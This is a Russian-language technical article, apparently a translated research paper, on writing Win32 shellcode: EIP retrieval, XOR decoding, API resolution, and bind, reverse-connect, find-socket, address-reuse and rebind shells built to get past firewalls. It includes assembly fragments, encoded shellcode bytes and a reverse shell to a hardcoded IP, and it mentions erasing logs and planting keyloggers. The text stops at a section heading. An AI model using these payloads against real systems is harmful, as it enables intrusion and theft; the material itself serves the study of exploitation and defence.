Статья начинается с разбора стандартного Win32-шеллкода в качестве введения. Далее рассматриваются техники, применяемые в демонстрационных кодах для получения контроля над целью, и их ограничения. Затем вводится несколько альтернативных техник, которые мы называем «однонаправленным шеллкодом», и объясняется, как они могут обходить правила брандмауэра. Наконец, обсуждается возможный способ передачи файлов из командной строки без нарушения правил фильтрации.

---

2. Введение в шеллкод

Эксплойт обычно состоит из двух основных компонентов:

1. Техника эксплуатации
2. Полезная нагрузка (payload)

Цель части эксплуатации — перенаправить путь выполнения уязвимой программы. Это достигается с помощью одной из следующих техник:

• Переполнение буфера на основе стека
• Переполнение буфера на основе кучи
• Форматная строка
• Целочисленное переполнение
• Повреждение памяти и др.

Несмотря на то что для управления путём выполнения программы можно использовать одну или несколько из этих техник, каждую уязвимость нужно эксплуатировать по-своему. У каждой уязвимости свой способ воспроизведения ошибки: может потребоваться разный размер буфера или набор символов для вызова переполнения. Хотя для уязвимостей одного класса можно применять одинаковую технику, один и тот же код использовать не получится.

Получив контроль над путём выполнения, мы, как правило, хотим исполнить свой код. Поэтому необходимо включить этот код или набор инструкций в эксплойт. Часть кода, позволяющая выполнять произвольный код, называется полезной нагрузкой. Payload, по сути, может делать всё, что способна делать обычная программа, в рамках прав уязвимого сервиса.

Полезная нагрузка, запускающая командную оболочку, называется шеллкодом. Он позволяет интерактивно выполнять команды. В отличие от техники эксплуатации, хорошо спроектированный шеллкод легко переиспользуется в других эксплойтах. Мы постараемся создать именно такой шеллкод. Базовое требование к шеллкоду — наличие оболочки и соединения, позволяющего использовать её в интерактивном режиме.

2.a Зачем нужен шеллкод?

Зачем нужен шеллкод? Просто потому что это простейший способ интерактивного исследования целевой системы. Он может дать атакующему возможность обнаружить внутреннюю сеть и продолжить проникновение на другие машины. Простая команда `net view /domain` на Windows-машине способна выявить множество других легкодоступных целей.

Оболочка также позволяет загружать и скачивать файлы и базы данных, что обычно необходимо в качестве доказательства успешного пентеста. Кроме того, легко установить троянскую программу, кейлоггер, сниффер, корпоративного червя, WinVNC и т. д. Корпоративный червь — это компьютерный червь, написанный специально для заражения других машин в том же домене с использованием учётных данных основного контроллера домена.

Оболочка также полезна для перезапуска уязвимых сервисов — это позволяет поддерживать сервис в рабочем состоянии, что радует заказчиков. Но ещё важнее то, что перезапуск уязвимого сервиса обычно позволяет атаковать его снова. Кроме того, через оболочку можно уничтожать следы — лог-файлы и записи о событиях. Возможностей великое множество.

Тем не менее запуск оболочки — не единственное, что можно реализовать в полезной нагрузке. Как продемонстрировала команда LSD в своём Win32 ASM-компоненте, можно создать payload, который зацикливается и ожидает команд от атакующего. Атакующий может отдать команду на установление нового соединения, загрузку/скачивание файла или запуск оболочки. Существуют и другие стратегии payload, при которых он зацикливается и ожидает дополнительной нагрузки от атакующего.

Вне зависимости от того, запускает ли payload оболочку или ожидает инструкций в цикле, ему всё равно необходимо взаимодействовать с атакующим. Хотя на протяжении всей статьи мы используем payload, запускающий оболочку, описанные механизмы связи применимы и в других стратегиях.

2.b Скелет Windows-шеллкода

Шеллкод обычно начинается с определения своего текущего местоположения в памяти путём получения значения EIP. Затем происходит процесс декодирования, после которого выполнение переходит в область декодированного кода. Прежде чем выполнить что-либо полезное, необходимо найти адреса всех функций и API, которые нужны шеллкоду. После этого настраивается сокет и наконец запускается оболочка.

• Получение EIP
• Декодер
• Получение адресов необходимых функций
• Настройка сокета
• Запуск оболочки

Рассмотрим подробнее, что должен делать каждый из этих компонентов.

2.b.i Получение EIP

Мы хотим сделать шеллкод максимально переиспользуемым, поэтому будем избегать фиксированных адресов, которые могут меняться в разных окружениях. Мы будем использовать относительную адресацию насколько это возможно. Для начала нужно узнать, где мы находимся в памяти. Этот адрес станет нашим базовым адресом, относительно которого будут указываться все переменные и функции в шеллкоде. Для его получения можно использовать инструкции CALL и POP. Как известно, при вызове функции адрес возврата помещается в стек непосредственно перед вызовом. Поэтому если первой инструкцией в функции сделать POP, мы получим адрес возврата в регистре. Как показано ниже, EAX будет равен 451005.

```
450000:□□
        label1:□pop eax
450005: □□... (eax = 451005)

451000: □□call label1□□;start here!
451005:
```

В большинстве шеллкодов встречается нечто похожее на код ниже, выполняющий то же самое:

```
450000: □□□jmp label1
450002:□
        label2: □jmp cont
450004:□
        label1: □call label2
450009:□
        cont: □□pop eax
                ... □(eax = 450009)
```

Ещё один интересный механизм получения EIP — использование специальных инструкций FPU. Он был реализован Aaron Adams в рассылке Vuln-Dev в рамках обсуждения создания чистого ASCII-шеллкода. Код использует инструкции `fnstenv`/`fstenv` для сохранения состояния окружения FPU.

```
□fldz
□fnstenv [esp-12]
□pop ecx
□add cl, 10
□nop
```

ECX будет содержать адрес EIP. Однако эти инструкции генерируют нестандартные ASCII-символы.

2.b.ii Декодер

Переполнения буфера, как правило, не допускают NULL-байты и ряд специальных символов. Мы можем избежать их использования, закодировав наш шеллкод. Простейшая схема кодирования — XOR. При такой схеме каждый байт шеллкода ксорится с заранее заданным значением. При выполнении декодер восстанавливает остальной код, снова применяя XOR с тем же значением. Как показано ниже, в ECX задаётся количество байт для декодирования, а EAX указывает на начало кодированного шеллкода. Мы ксорим байты назначения с 0x96 в цикле до его завершения. Существуют и более сложные схемы кодирования: например, можно использовать DWORD в качестве XOR-ключа для обработки 4 байт за раз или разбивать код на части с разными ключами. Всё это делается с одной целью — избавиться от недопустимых символов в шеллкоде.

```
□xor□ecx, ecx
□mov □cl, 0C6h □□□;size□
loop1:□
□inc□eax
□xor □byte ptr [eax], 96h
□loop □loop1
```

Проект Metasploit (http://metasploit.com/) содержит несколько весьма полезных энкодеров, достойных изучения.

2.b.iii Получение адресов необходимых функций

После декодирования выполнение переходит в область декодированного шеллкода. Прежде чем делать что-либо полезное, необходимо найти адреса всех используемых API и сохранить их в таблице переходов. Мы не будем использовать фиксированные адреса, поскольку они различаются между сервис-паками. Для получения адреса нужного API можно использовать функцию `GetProcAddress()`: передав ей имя функции, мы получим адрес, по которому её можно вызывать. Адрес самой `GetProcAddress()` можно найти, просматривая таблицу экспорта `Kernel32.dll` в памяти. Образ Kernel32.dll загружается по заранее известному адресу в зависимости от ОС:

• NT — 0x77f00000
• 2kSP2 и SP3 — 0x77e80000
• WinXP — 0x77e60000

Зная базовые адреса Kernel32.dll по умолчанию, можно просматривать память в обратном направлении начиная с 0x77f00000 в поисках последовательности байт `"MZ\x90"`. Kernel32 начинается с метки `"MZ\x90"` так же, как любое Windows-приложение. Этот приём использовал High Speed Junky (HSJ) в своих эксплойтах, и он прекрасно работает для всех перечисленных ОС и сервис-паков. Однако в Windows 2000 SP4 Kernel32.dll располагается по адресу 0x7c570000. Чтобы сканировать память начиная с 0x77f00000, необходимо установить обработчик исключений для перехвата обращений к недопустимым адресам.

2.b.iv Поиск базового адреса Kernel32

Тем не менее существует лучший способ получить базовый адрес Kernel32. Используя селектор `fs`, можно получить доступ к PEB. Просматривая структуру `PEB_LDR_DATA`, мы найдём список DLL, которые загружает уязвимая программа при запуске. DLL загружаются в порядке: сначала NTDLL, затем Kernel32. Таким образом, перейдя на один узел вперёд в списке, мы получим базовый адрес Kernel32.dll. Эта техника вместе с кодом была опубликована исследователями в VX-zine, а затем использована командой LSD в их компоненте Windows Assembly.

```
□mov   eax,fs:[30h]□□; PEB  base
□mov   eax,[eax+0ch]□□; goto PEB_LDR_DATA
□; first entry in InInitializationOrderModuleList
□mov   esi,[eax+1ch]
□lodsd□□□□□; forward to next LIST_ENTRY
□mov   ebx,[eax+08h]□□; Kernel32 base memory
```

2.b.v Получение GetProcAddress()

Зная базовый адрес Kernel32.dll, мы можем найти её таблицу экспорта и искать строку `"GetProcAddress"`. Также можно получить общее количество экспортируемых функций и использовать его как счётчик цикла.

```
□mov□esi,dword ptr [ebx+3Ch]□□;to PE Header
□add□esi,ebx
□mov□esi,dword ptr [esi+78h] □;to export table
□add□esi,ebx
□mov□edi,dword ptr [esi+20h] □;to export name table
□add□edi,ebx
□mov□ecx,dword ptr [esi+14h] □;number of exported function
□push□esi
□xor□eax,eax □□□;our counter
```

Для каждого адреса в таблице переходов проверяется совпадение имени с `"GetProcAddress"`. Если нет — EAX увеличивается на единицу, поиск продолжается. После нахождения совпадения EAX содержит счётчик. По следующей формуле вычисляется реальный адрес GetProcAddress():

```
ProcAddr = (((counter * 2) + Ordinal) * 4) + AddrTable + Kernel32Base
```

Умножаем индекс на 2, прибавляем к адресу таблицы экспортированных ординалов — получаем ординал GetProcAddress(). Берём это значение, умножаем на 4, прибавляем адрес таблицы адресов и базовый адрес Kernel32 — получаем реальный адрес GetProcAddress(). Ту же технику можно использовать для любой экспортируемой функции Kernel32.

2.b.vi Получение других функций по имени

Имея адрес `GetProcAddress()`, мы легко получаем адрес любого другого API. Поскольку API нужно достаточно много, мы (а точнее, бóльшая часть этого кода была дизассемблирована из эксплойтов HSJ) создаём функцию, принимающую имя функции и возвращающую её адрес. Для вызова нужно: задать ESI указателем на имя API (с завершающим NULL-байтом), EDI — указателем на таблицу переходов (место хранения адресов API), ECX — количество API для разрешения.

В примере ниже загружаются 3 API:

```
□mov□edi,esi □□;EDI is the output, our jump table
□xor□ecx,ecx
□mov□cl,3 □□□;Load 3 APIs
```

```
□call□loadaddr
```

Функция `loadaddr`, выполняющая всю работу:

```
loadaddr:
□mov□al,byte ptr [esi]
□inc□esi
□test□al,al
□jne□loadaddr□;loop till we found a NULL
□push□ecx
□push□edx
□push□esi
□push□ebx
□call□edx  □□;GetProcAddress(DLL, API_Name);
□pop□edx
□pop□ecx
□stosd□□□;write the output to EDI
□loop□loadaddr□;loop to get other APIs
□ret
```

2.b.vii Запуск командной оболочки

Преодолев трудности с загрузкой адресов API, мы наконец можем сделать что-то полезное. Чтобы запустить оболочку в Windows, нужно вызвать API `CreateProcess()`. Для этого необходимо настроить структуру `STARTUPINFO` таким образом, чтобы потоки ввода, вывода и ошибок были перенаправлены в сокет. Также нужно указать в структуре, что процесс не должен иметь окна. После настройки структуры достаточно вызвать `CreateProcess` для запуска `"cmd.exe"` и получить интерактивную командную оболочку Windows.

```
;ecx is 0
□mov□byte ptr [ebp],44h □□;STARTUPINFO size
□mov□dword ptr [ebp+3Ch],ebx □;output handler
□mov□dword ptr [ebp+38h],ebx □;input handler
□mov□dword ptr [ebp+40h],ebx □;error handler
;STARTF_USESTDHANDLES |STARTF_USESHOWWINDOW
□mov□word ptr [ebp+2Ch],0101h
□lea□eax,[ebp+44h]
□push□eax
□push□ebp
□push□ecx
□push□ecx
□push□ecx
□inc□ecx
□push□ecx
□dec□ecx
□push□ecx
□push□ecx
□push□esi
□push□ecx
□call□dword ptr [edi-28] ;CreateProcess
```

2.c Компиляция шеллкода

Раздел кода в конце статьи содержит исходный файл `bind.asm` — полный шеллкод на языке ассемблера, создающий оболочку в Windows и привязывающий её к определённому порту. Компиляция:

```
# tasm -l bind.asm
```

Будут созданы 2 файла:
1. `bind.obj` — объектный код
2. `bind.lst` — листинг ассемблера

Открыв `bind.obj` в hex-редакторе, можно увидеть начало объектного кода:

```
01)□80 0A 00 08 62 69 6E 64-2E 61 73 6D 62 88 20 00   ....bind.asmb. .
02)□00 00 1C 54 75 72 62 6F-20 41 73 73 65 6D 62 6C   ...Turbo Assembl
03)□65 72 20 20 56 65 72 73-69 6F 6E 20 34 2E 31 99   er  Version 4.1.
04)□88 10 00 40 E9 49 03 81-2F 08 62 69 6E 64 2E 61   ...@.I../.bind.a
05)□73 6D 2F 88 03 00 40 E9-4C 96 02 00 00 68 88 03   sm/...@.L....h..
06)□00 40 A1 94 96 0C 00 05-5F 54 45 58 54 04 43 4F   .@......_TEXT.CO
07)□44 45 96 98 07 00 A9 B3-01 02 03 01 FE 96 0C 00   DE..............
08)□05 5F 44 41 54 41 04 44-41 54 41 C2 98 07 00 A9   ._DATA.DATA.....
09)□00 00 04 05 01 AE 96 06-00 04 46 4C 41 54 39 9A   ..........FLAT9.
10)□02 00 06 5E 96 08 00 06-44 47 52 4F 55 50 8B 9A   ...^....DGROUP..
11)□04 00 07 FF 02 5A 88 04-00 40 A2 01 91 A0 B7 01   .....Z...@......
12)□01 00 00 EB 02 EB 05 E8-F9 FF FF FF 58 83 C0 1B   ............X...
13)□...
14)□5A 59 AB E2 EE C3 99 8A-07 00 C1 10 01 01 00 00   ZY..............
15)□9C 6D 8E 06 D2 7C 26 F6-06 05 00 80 74 0E F7 06   .m...|&.....t...
```

Шеллкод начинается с байт `0xEB, 0x02` (строка 12 фрагмента) и заканчивается `0xC3` (строка 14). Необходимо вырезать первые 176 байт и последние 26 байт с помощью hex-редактора. (При использовании компилятора NASM этого делать не нужно, однако автор использует TASM ещё с эпохи MS-DOS.)

Получив шеллкод в чистом бинарном виде, нужно написать простую программу, которая считывает файл и выводит hex-значения в виде C-строки. Для этого в разделе кода приведён `xor.cpp`. Вывод программы — шеллкод в синтаксисе C-строки:

```
# xor bind.obj
BYTE shellcode[436] = ""
"\xEB\x02\xEB\x05\xE8\xF9\xFF\xFF\xFF\x58\x83\xC0\x1B\x8D\xA0\x01"
...
"\xE2\xEE\xC3";
```

---

3. Соединение

Мы рассмотрели базовые строительные блоки шеллкода, однако не затронули часть, отвечающую за соединение. Как упоминалось, шеллкоду необходимы оболочка и соединение для интерактивного выполнения команд. Независимо от того, запускаем ли мы оболочку, передаём файл или ждём дальнейших команд, необходимо установить соединение. Существуют три опубликованные техники: привязка к порту, обратное подключение и поиск сокета. Рассмотрим каждую из них, а также их ограничения, на примере конкретных эксплойтов.

3.a Шеллкод с привязкой к порту

Шеллкод с привязкой к порту широко используется в демонстрационных эксплойтах. Шеллкод создаёт сокет, привязывает его к определённому порту, прослушивает входящие соединения и при получении запускает оболочку.

Для данного типа соединения необходимы следующие API:

• `WSASocket()`

• bind()
• listen()
• accept()

Важно использовать именно WSASocket(), а не socket() для создания сокета. WSASocket создаёт сокет без атрибута перекрывающегося ввода-вывода, что позволяет использовать его непосредственно в качестве потоков ввода/вывода/ошибок в API CreateProcess(). Это устраняет необходимость применения анонимных каналов для перенаправления ввода/вывода процесса, как это делалось в более ранних шеллкодах. Благодаря этой технике, впервые введённой David Litchfield, размер шеллкода значительно сокращается. Примеры шеллкодов с привязкой к порту можно найти на Packetstorm Security в следующих эксплойтах:

• slxploit.c
• aspcode.c
• aspx_brute.c

3.a.1 Реализация шеллкода с привязкой к порту

```
□mov□ebx,eax
□mov□word ptr [ebp],2
□mov□word ptr [ebp+2],5000h □□;port
□mov□dword ptr [ebp+4], 0 □□;IP
□push□10h
□push□ebp
□push□ebx
□call□dword ptr [edi-12] □□;bind
□inc□eax
□push□eax□□
□push□ebx
□call□dword ptr [edi-8] □□;listen (soc, 1)
□push□eax
□push□eax
□push□ebx
□call□dword ptr [edi-4] □□;accept
```

Компиляция bind.asm создаёт шеллкод (435 байт), работающий с любым сервис-паком. Для тестирования используется программа testskode.cpp. Скопируйте сгенерированный xor-программой шеллкод (в виде C-строки) в testskode.cpp:

```
BYTE shellcode[436] = ""
"\xEB\x02\xEB\x05\xE8\xF9\xFF\xFF\xFF\x58\x83\xC0\x1B\x8D\xA0\x01"
...
// this is the bind port of the shellcode
□*(unsigned short *)&shellcode[0x134] = htons(1212) ^ 0x0000;

□void *ma = malloc(10000);
□memcpy(ma,shellcode,sizeof(shellcode));

□__asm
    {
□□mov□eax,ma
□□int 3
        □□jmp    eax
    }
□free(ma);
```

Компиляция и запуск testskode.cpp приведут к срабатыванию точки останова непосредственно перед переходом к шеллкоду. После продолжения выполнения шеллкод привяжется к порту 1212 и будет ожидать подключений. С помощью netcat можно подключиться к порту 1212 и получить оболочку.

3.a.2 Проблемы с шеллкодом привязки к порту

Использование демонстрационных эксплойтов с шеллкодом привязки к порту против серверов в организациях с брандмауэром, как правило, не работает. Даже при успешной эксплуатации уязвимости и выполнении шеллкода подключиться к привязанному порту будет затруднительно. Брандмауэры обычно открывают только популярные сервисные порты — 25, 53, 80 и т. д., но они уже заняты другими приложениями. Иногда правила брандмауэра вообще не открывают эти порты. Следует исходить из того, что брандмауэр блокирует все порты, кроме порта уязвимого сервиса.

3.b Шеллкод с обратным подключением

Для преодоления ограничения шеллкода привязки к порту многие эксплойты используют шеллкод с обратным подключением. Вместо ожидания входящего соединения на определённом порту шеллкод самостоятельно подключается к заданному IP-адресу и порту, чтобы передать оболочку.

В шеллкод необходимо зашить IP-адрес и номер порта, к которым целевая машина должна подключиться. Также заранее нужно запустить netcat или аналогичную утилиту для приёма соединения. Разумеется, используемый IP-адрес должен быть доступен с машины-жертвы, поэтому обычно указывают публичный IP.

Для установки этого типа соединения необходимы следующие API:

- `WSASocket()`
- `connect()`

Примеры таких шеллкодов можно найти на Packetstorm Security в следующих эксплойтах:

- `jill.c`
- `iis5asp_exp.c`
- `sqludp.c`
- `iis5htr_exp.c`

3.b.1 Реализация шеллкода обратного подключения

```
push eax
push eax
push eax
push eax
inc eax
push eax
inc eax
push eax
call dword ptr [edi-8] ;WSASocketA
mov ebx,eax
mov word ptr [ebp],2
mov word ptr [ebp+2],5000h ;port in network byte order
mov dword ptr [ebp+4], 2901a8c0h ;IP in network byte order
push 10h
push ebp
push ebx
call dword ptr [edi-4] ;connect
```

Компиляция `reverse.asm` создаёт шеллкод (384 байта), работающий с любым сервис-паком. Мы используем его в нашем эксплойте JRun/ColdFusion. Однако существует одна проблема: данный эксплойт не допускает NULL-байты. Необходимо закодировать шеллкод XOR-щитом с помощью `xor.cpp`, передав XOR-ключ третьим параметром.

Сначала компилируем `reverse.asm`:

```
# \tasm\bin\tasm -l reverse.asm
```

Затем с помощью hex-редактора извлекаем шеллкод из `reverse.obj` (см. раздел о шеллкоде привязки к порту). Печатаем шеллкод через `xor.cpp`:

```
# xor reverse.obj
BYTE shellcode[384] = ""
"\xEB\x02\xEB\x05\xE8\xF9\xFF\xFF\xFF\x58\x83\xC0\x1B\x8D\xA0\x01"
"\xFC\xFF\xFF\x83\xE4\xFC\x8B\xEC\x33\xC9\x66\xB9\x5B\x01\x80\x30"
"\x96\x40\xE2\xFA\xE8\x60\x00\x00\x00\x47\x65\x74\x50\x72\x6F\x63"
...
```

Первые 36 байт — это декодер, тщательно составленный без NULL-байт. Их оставляем. Затем запускаем `xor.cpp` снова с дополнительным параметром для XOR с 0x96:

```
# xor reverse.obj 96
BYTE shellcode[384] = ""
"\x7D\x94\x7D\x93\x7E\x6F\x69\x69\x69\xCE\x15\x56\x8D\x1B\x36\x97"
"\x6A\x69\x69\x15\x72\x6A\x1D\x7A\xA5\x5F\xF0\x2F\xCD\x97\x16\xA6"
"\x00\xD6\x74\x6C\x7E\xF6\x96\x96\x96\xD1\xF3\xE2\xC6\xE4\xF9\xF5"
...
"\x56\xE3\x6F\xC7\xC4\xC0\xC5\x69\x44\xCC\xCF\x3D\x74\x78\x55";
```

Берём байты начиная с 37-го. Объединяем декодер и XOR-кодированный шеллкод — получаем итоговый шеллкод для использования в эксплойте:

```
BYTE shellcode[384] = ""
"\xEB\x02\xEB\x05\xE8\xF9\xFF\xFF\xFF\x58\x83\xC0\x1B\x8D\xA0\x01"
"\xFC\xFF\xFF\x83\xE4\xFC\x8B\xEC\x33\xC9\x66\xB9\x5B\x01\x80\x30"
"\x96\x40\xE2\xFA"
"\x7E\xF6\x96\x96\x96\xD1\xF3\xE2\xC6\xE4\xF9\xF5"
...
"\x56\xE3\x6F\xC7\xC4\xC0\xC5\x69\x44\xCC\xCF\x3D\x74\x78\x55";
```

Следующие строки в эксплойте позволяют задать IP и порт нашей машины с запущенным netcat:

```
*(unsigned int *)&reverse[0x12f] = resolve(argv[1]) ^ 0x96969696;
*(unsigned short *)&reverse[0x12a] = htons(atoi(argv[2])) ^ 0x9696;
```

Эксплойт JRun/ColdFusion (`weiwei.pl`) приведён в разделе кода. Он использует шеллкод с обратным подключением.

3.b.2 Проблемы с шеллкодом обратного подключения

Нередко встречаются серверы, настроенные на блокировку исходящих соединений. Брандмауэры обычно блокируют весь исходящий трафик из DMZ.

---

4. Однонаправленный шеллкод

Предположим, что брандмауэр настроен по следующим правилам:

• Блокирует все порты, кроме прослушиваемых портов сервисов
• Блокирует все исходящие соединения с сервера

Есть ли способ удалённо управлять сервером? В некоторых случаях можно воспользоваться существующими ресурсами уязвимого сервиса для установления управления. Например, возможно перехватить определённые функции уязвимого сервиса так, чтобы он брал под контроль сокетное соединение или нечто подобное. Новая функция может проверять каждый сетевой пакет на наличие специальной сигнатуры: если она найдена, выполняется команда, вложенная в пакет; иначе — пакет передаётся в оригинальную функцию. Затем можно подключиться к уязвимому сервису с нашей сигнатурой для запуска выполнения команды. Ещё в 2001 году червь Code Red использовал нечто подобное для дефейса веб-сайтов (http://www.eeye.com/html/Research/Advisories/AL20010717.html).

Другой вариант — использование ресурсов самого уязвимого сервиса. Можно также пропатчить уязвимый сервис, отключив процедуру аутентификации, что полезно для таких сервисов, как база данных, telnet, ftp, SSH и подобные. В случае веб-сервера возможно создать PHP/ASP/CGI-страницы в корне веб-сервера, позволяющие удалённо выполнять команды через браузер. Шеллкод из следующей ссылки создаёт ASP-страницу (реализация Mikey — Michael Hendrickx):

http://users.pandora.be/0xffffffce/scanit/tools/sc_aspcmd.c

Червь Code Red 2 также использовал весьма интересный метод создания бэкдора на IIS-сервере: он создавал виртуальный путь к дискам C: и D: сервера в корень веб-сайта. Используя эти виртуальные пути, атакующий мог выполнять `cmd.exe` для удалённого выполнения команд:

http://www.eeye.com/html/research/advisories/AL20010804.html

Однако все перечисленные реализации специфичны для конкретного эксплуатируемого сервиса. Мы стремились найти универсальный механизм обхода правил брандмауэра для удобного повторного использования шеллкода. Исходя из предположения, что единственный способ взаимодействия с сервером — это порт уязвимого сервиса, мы называем такие шеллкоды **однонаправленными**:

• Поиск сокета (Find socket)
• Повторное использование адреса сокета (Reuse address socket)
• Перепривязка сокета (Rebind socket)

4.a Шеллкод поиска сокета

Этот метод описан в статье LSD о Unix-шеллкоде (http://lsd-pl.net/unix_assembly.html). Несмотря на то что код написан для Unix, ту же технику можно применить в Windows. Идея состоит в том, чтобы найти существующее соединение, которое атакующий использовал во время атаки, и использовать его для дальнейшей коммуникации.

Большинство WinSock API для работы требуют лишь дескриптор сокета. Нам нужно его найти. В нашей реализации мы перебираем значения начиная с 0x80: дескрипторы ниже 0x80 обычно не относятся к нашему сетевому соединению, а при использовании таких дескрипторов в WinSock API иногда происходит сбой из-за нехватки стека.

Для каждого дескриптора мы получаем порт назначения сетевого соединения и сравниваем его с заранее известным значением, жёстко зашитым в шеллкод. Если совпадение найдено — соединение обнаружено. Однако сокет может оказаться перекрывающимся. В зависимости от программы, создавшей сокет, существует вероятность того, что найденный сокет является

перекрывающимся. В таком случае его нельзя напрямую использовать как поток in/out/err в `CreateProcess()`. Для интерактивного взаимодействия через такой сокет можно воспользоваться анонимными каналами. Описание использования анонимных каналов в шеллкоде содержится в статьях Dark Spyrit (https://phrack.org/issues/55/15.html) и LSD (http://lsd-pl.net/windows_components.html).

```
xor□ebx,ebx
□mov□bl,80h
find:
□inc□ebx
□mov□dword ptr [ebp],10h
□lea□eax,[ebp]
□push□eax
□lea□eax,[ebp+4]
□push□eax
 □push□ebx□ □□□;socket
□call□dword ptr [edi-4]□□;getpeername
□cmp□word ptr [ebp+6],1234h□□;myport
□jne□find
found:
□push□ebx□□□□;socket
```

Шеллкод поиска сокета определяет нужное соединение по порту назначения, поэтому атакующий должен предварительно узнать этот номер порта. Это легко сделать, вызвав `getsockname()` на уже установленном соединении.

Важно учитывать, что данный тип шеллкода следует применять только в том случае, когда атакующий не находится за NAT (с приватным IP). Если атакующий использует приватный IP, брандмауэр с NAT создаст новое соединение до машины-жертвы с другим исходным портом, что не совпадёт с тем, что наблюдается на стороне атакующего, и шеллкод не сможет найти нужное соединение.

Реализация шеллкода поиска сокета находится в `findsock.asm` в разделе кода. Пример использования также можно найти в `hellobug.pl` — эксплойте для MS SQL, обнаруженного Dave Aitel.

4.a.1 Проблемы с шеллкодом поиска сокета

Шеллкод поиска сокета мог бы быть идеальным решением, однако в ряде случаев дескриптор сокета атакующего соединения уже недоступен. Возможно, сокет был закрыт ещё до достижения уязвимого кода. Кроме того, переполнение буфера может происходить в совершенно другом процессе.

4.b Шеллкод с повторным использованием адреса

Поскольку в некоторых уязвимостях найти дескриптор сокета атакующего соединения не удаётся, необходимо искать другой путь. В худшем случае брандмауэр разрешает входящие соединения только на один порт — тот, который использует уязвимый сервис. Если каким-то образом создать шеллкод с привязкой именно к этому порту, можно получить оболочку, подключившись к тому же самому порту.

Обычно нельзя привязаться к уже используемому порту. Однако если установить опцию сокета `SO_REUSEADDR`, можно привязать шеллкод к тому же порту, что и уязвимый сервис. Кроме того,

большинство приложений, включая IIS, привязываются к интерфейсу `INADDR_ANY`. Зная IP-адрес сервера, можно указать его явно при вызове `bind()`, тем самым поставив наш шеллкод впереди уязвимого сервиса и гарантируя, что входящее соединение достанется нам первым.

После этого достаточно подключиться к порту уязвимого сервиса для получения оболочки. Примечательно также, что Win32 позволяет любому пользователю привязываться к портам ниже 1024, поэтому данный метод работает даже с учётными записями IUSR или IWAM.

Если IP-адрес сервера неизвестен (например, используется проброс портов на внутренний IP), можно всё равно привязаться к `INADDR_ANY`. Однако в этом случае два процесса будут принимать соединения на одном и том же порту одного и того же интерфейса. По нашему опыту, может потребоваться несколько попыток подключения для получения оболочки, так как другой процесс может перехватить соединение.

API, необходимые для создания шеллкода с повторным использованием адреса:

- `WSASocketA()`
- `setsockopt()`
- `bind()`
- `listen()`
- `accept()`

4.b.1 Реализация шеллкода с повторным использованием адреса

```
mov□word ptr [ebp],2
push□4
push□ebp
push□4□□□□;SO_REUSEADDR
push□0ffffh
push□ebx
call□dword ptr [edi-20] □;setsockopt
mov□word ptr [ebp+2],5000h □;port
mov□dword ptr [ebp+4], 0h □;IP, can be 0
push□10h
push□ebp
push□ebx
call□dword ptr [edi-12] □;bind
```

Реализация находится в `reuse.asm` (434 байта) в разделе кода. Пример использования — в эксплойте `reusewb.c`, эксплуатирующем уязвимость NTDLL (WebDav) в IIS.

4.b.2 Проблемы с шеллкодом повторного использования адреса

Некоторые приложения используют `SO_EXCLUSIVEADDRUSE`, что делает повторное использование адреса невозможным.

4.c Шеллкод перепривязки сокета

Нередко встречаются приложения, использующие опцию `SO_EXCLUSIVEADDRUSE` для блокировки повторного использования адреса. Поэтому наше исследование на этом не остановилось. Мы

посчитали необходимым создать более мощный шеллкод. Допуская те же ограничения, что и прежде — единственная возможность подключиться к уязвимой машине только через порт уязвимого сервиса — вместо того чтобы совместно использовать порт, как в шеллкоде повторного использования адреса, мы можем полностью захватить этот номер порта.

Если завершить уязвимый сервис, можно привязать нашу оболочку к тому самому порту, который ранее использовал этот сервис. После этого следующее подключение к данному порту даст нам оболочку.

Однако наш шеллкод обычно выполняется в контексте уязвимого сервиса. Завершение сервиса завершит и наш шеллкод.

Чтобы обойти это, нужно разветвить шеллкод в новый процесс. Новый процесс будет пытаться привязаться к конкретному порту, как только тот освободится, после чего уязвимый сервис будет принудительно завершён.

Ветвление в Windows не так просто, как в Unix. К счастью, LSD уже сделал всю сложную работу за нас (http://lsd-pl.net/windows_components.html). Это реализуется следующим образом (по LSD):

1. Вызвать API `CreateProcess()` для создания нового процесса. Необходимо указать имя файла; неважно какого — главное, чтобы он существовал. Однако если выбрать имя вроде `IExplore`, можно обойти даже персональный брандмауэр. Процесс нужно создать в приостановленном режиме.
2. Вызвать `GetThreadContext()` для получения окружения приостановленного процесса, в том числе значений регистров CPU.
3. Использовать `VirtualAllocEx()` для выделения достаточного буфера под шеллкод в пространстве нового процесса.
4. Вызвать `WriteProcessMemory()` для копирования шеллкода из уязвимого сервиса в новый буфер.
5. Использовать `SetThreadContext()` для замены EIP адресом нового буфера.
6. `ResumeThread()` возобновляет приостановленный поток. После запуска он начнёт выполнение прямо с нашего шеллкода.

Новый шеллкод в отдельном процессе будет постоянно пытаться привязаться к порту уязвимого сервиса, пока тот не освободится.

В исходном шеллкоде вызывается `TerminateProcess()` для принудительного завершения уязвимого сервиса. Функция принимает два параметра: дескриптор процесса для завершения и возвращаемое значение. Поскольку мы завершаем текущий процесс, можно просто передать `-1` в качестве дескриптора.

Как только уязвимый сервис завершится, наш шеллкод в отдельном процессе сможет успешно привязаться к нужному порту, запустит оболочку и будет ждать подключений. Для получения доступа нужно просто подключиться к целевой машине на порту уязвимого сервиса.

Шеллкод можно улучшить, добавив проверку исходного IP-адреса перед выдачей оболочки. Иначе любой, кто подключится к этому порту сразу после атаки, получит оболочку.

4.c.1 Реализация шеллкода перепривязки сокета

Шеллкод перепривязки реализован в `rebind.asm` в разделе кода. В нём используется большое количество API. Загрузка их по именам значительно увеличила бы размер шеллкода, поэтому здесь применяется другой метод: вместо сравнения имён API используется сравнение по хэшу/отпечатку. Мы генерируем отпечаток для каждого имени нужного API и храним его в шеллкоде (4 байта на

каждый API). При выполнении шеллкод вычисляет отпечаток имён API из таблицы экспорта и сравнивает с нашими значениями. Функция загрузки API по хэшу в `rebind.asm` заимствована из MetaSploit Framework HD Moore (http://metasploit.com/sc/win32_univ_loader_src.c).

Пример использования шеллкода перепривязки — `rebindwb.c` и `lengmui.c` в разделе кода. `Rebindwb.c` — это модифицированный эксплойт WebDAV, использующий шеллкод перепривязки: он атакует IIS, завершает его и занимает его порт. После выполнения эксплойта подключение к порту 80 даёт атакующему оболочку.

`Lengmui.c` — эксплойт ошибки разрешения MSSQL: атакует UDP 1434, завершает MSSQL Server, привязывается к TCP 1433. Подключение к TCP 1433 даёт оболочку.

4.d Другие однонаправленные шеллкоды

